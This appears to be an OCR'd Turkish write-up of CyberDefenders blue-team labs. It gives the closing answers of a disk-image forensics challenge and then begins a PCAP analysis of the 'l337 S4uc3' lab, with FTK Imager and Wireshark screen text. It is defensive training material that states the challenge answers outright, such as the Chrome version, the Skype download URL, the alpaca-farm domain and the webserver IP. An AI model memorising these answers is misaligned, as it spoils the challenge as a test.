
15. What version of Chrome is installed on the machine?

Chrome tarayıcısının hangi versiyonunun cihaza kurulduğunu soruyor. Bunun için FTK Imager üzerinde yer alan(ilk görsel) adımları izledim cevabım; 72.0.3626.121




16. What is the HostUrl of Skype?


Skype uygulamasının hangi web adresinden cihaza ulaştığını soruyor bunun için görselde yer alana adımları takip ettim cevabım; https://download.skype.com/s4l/download/win/Skype-8.41.0.54.exe



17. What is the domain name of the website Karen browsed on Alpaca care that the file AlpacaCare.docx is based on?

Karen'in alpaca care.docx dosyasında taradığı web sitesinin alan adı nedir. Bunun için görselde yer alan adımları izledim ve dosyamı çıkarttım, çıkartmış olduğum docx dosyamı açtım. İçerisinde gezerken sayfanın en sonunda Palomino Alpaca Farm ibaresini gördüm hafif fare ile gidince cevabımın da palominoalpacafarm.com olduğunu gördüm.


AccessData FTK Imager 4.5.0.3
File View Mode Help
Evidence Tree
Horcrux.ad1
Custom Content Image([Multi]) [AD1]
Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]
[root]
$BadClus
$Extend
$RECYCLE.BIN
$Secure
$UpCase
7z1900-x64.exe
antimalwaresetup.exe
HashTab_v6.0.0.34_Setup.exe
RandomDocuments-ChallengeII (1).7z
RandomDocuments-ChallengeII.7z
Skype-8.41.0.54.exe
System Volume Information
Custom Content Sources
Evidence:File System|Path|File
Options
File List
Name
$Extend
$RECYCLE.BIN
System Volume Information
$AttrDef
$BadClus
$Bitmap
$Boot
$I30
$LogFile
$MFT
$MFTMirr
$Secure
$TXF_DATA
$UpCase
$Volume
.dropbox.device
7z1900-x64.exe
AlpacaCare.docx
AlpacaCare.docx.FileSlack
antimalwaresetup.exe
HashTab_v6.0.0.34_Setup.exe
RandomDocuments-ChallengeII (1).7z
RandomDocuments-ChallengeII.7z



-Son-

L337S4uc3

İçindekiler;
- Başlama
- Kullanılan Programlar
- Soruların Çözümü
- Son


Selamlar, bugün "CyberDefenders: Blue Team CTF Challenges" sitesi üzerinde bulunan "l337 S4uc3" adlı labın ağ trafiğini inceleyip, çözümünü gerçekleştireceğiz.


CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.(cyberdefenders.org).

Kullanılan Programlar:
NetworkMiner(İndirmek İçin; NetworkMiner - The NSM and Network Forensics Analysis Tool ⛏)
Wireshark(İndirmek İçin; Wireshark · Go Deep.)
Brim(İndirmek İçin; Brim)

1. PCAP: Development.wse.local is a critical asset for the Wayne and Stark Enterprises, where the company stores new top-secret designs on weapons. Jon Smith has access to the website and we believe it may have been compromised, according to the IDS alert we received earlier today. First, determine the Public IP Address of the webserver?


İlk sorumuzda bir şirket var ve bu şirket gizli silah üretimi yapıyor. Jon Smith adında bir varlığın bu şirket ile ilgili web sitesine erişimi varmış. Erken saatlerde sitenin sistemine girildiğine veya sızma olduğuna dair uyarı gelmiş. Sitenin IP adresini yazınız diyor. Bunun için Nesneleri Dışa Aktar -> HTTP dedim. Ana Makine ibaresinin altında IP adresim yazıyor; 74.204.41.73


GrrCON.pcapng
DOSYA
Düzenle
Görünüm
Git
Yakala
Analiz
İstatistikler
Telefon
Aç Ctrl+O
Son Kullanılanlardan Aç
Birleştir...
Hex Dökümünden içe aktar...
Kapat Ctrl+W
Kaydet Ctrl+S
Farklı Kaydet... Ctrl+Shift+S
Dosya Kümesi
Belirtilen Paketleri Dışa Aktar...
Paket Diseksiyonlarını Dışa Aktar
Paket Baytlarını Dışa Aktar... Ctrl+Shift+X
PDU'ları Dosyaya Aktar...
TLS Oturum Anahtarlarını Dışa Aktar...
Nesneleri Dışa Aktar
Yazdır... Ctrl+P
Çık Ctrl+Q
DICOM...
HTTP...
IMF...
SMB...
TFTP...
Internet Protocol Version 4, Src: 172.16.0.
Transmission Control Protocol, Src Port: 49
BLUE TEAM
WWW.TURKHACKTEAM.ORG


Wireshark · Dışarı aktar · HTTP nesne listesi
Metin Filtresi:
İçerik türü: Tüm İçerik Türleri
Paket | Ana Makine Adı | İçerik Türü | Boyut | Dosya Adı
653 74.204.41.73 text/html 287 bytes favicon.ico
667 ts1.mm.bing.net image/jpeg 4834 bytes th?id=H.4708127139824625&pid=1.9&w=30
687 www.bing.com image/gif 42 bytes GLinkPing.aspx?IG=8313fbaa31fb46abb6bf71
711 www.bing.com image/jpeg 1478 bytes th?q=Rockets+Logo&h=50&w=50&c=1&m
720 www.bing.com image/jpeg 1260 bytes th?q=Rocket+Launcher&h=50&w=50&c=1&
722 www.bing.com image/jpeg 901 bytes th?q=Model+Rockets&h=50&w=50&c=1&r
723 www.bing.com image/jpeg 1144 bytes th?q=Houston+Rockets&h=50&w=50&c=1&
726 www.bing.com image/jpeg 1453 bytes th?q=Rocket+Raccoon&h=50&w=50&c=1&
734 www.bing.com image/jpeg 1400 bytes th?q=Rocket+Stove&h=50&w=50&c=1&mk
736 www.bing.com image/png 752 bytes prev_arrow_default.png
746 www.bing.com image/jpeg 1233 bytes th?q=Rocket+Stove+Plans&h=50&w=50&c=
754 www.bing.com image/jpeg 1649 bytes th?q=Rocket+Clip+Art&h=50&w=50&c=1&
757 www.bing.com image/jpeg 1277 bytes th?q=Rocket+Launch&h=50&w=50&c=1&r
763 www.bing.com image/jpeg 1217 bytes th?q=Bottle+Rocket&h=50&w=50&c=1&ml
771 www.bing.com image/png 757 bytes next_arrow_default.png
773 www.bing.com image/jpeg 1686 bytes th?q=Rocket+Ship&h=50&w=50&c=1&mkt
783 www.bing.com image/png 257 bytes close_x1.png
784 www.bing.com image/jpeg 1249 bytes th?q=NASA+Space+Rockets&h=50&w=50&
786 www.bing.com image/png 284 bytes collapse_image_default.png
789 www.bing.com image/png 285 bytes expand_image_default.png
792 ts1.mm.bing.net image/jpeg 2960 bytes th?id=PIF6F09F607BE38DBDF94ADEF66F3BC7
796 www.bing.com image/gif 42 bytes ls.gif?IG=8313fbaa31fb46abb6bf7114ae13c00
799 www.bing.com image/gif 644 bytes loading_lg.gif
Kaydet
Tümünü Kaydet
Önizleme
Kapat
Yardım
BLUE TEAM
WWW.TURKHACKTEAM.ORG


2. PCAP: Alright, now we need you to determine a starting point for the timeline that will be useful in mapping out the incident. Please determine the arrival time of frame 1 in the "GrrCON.pcapng" evidence file.

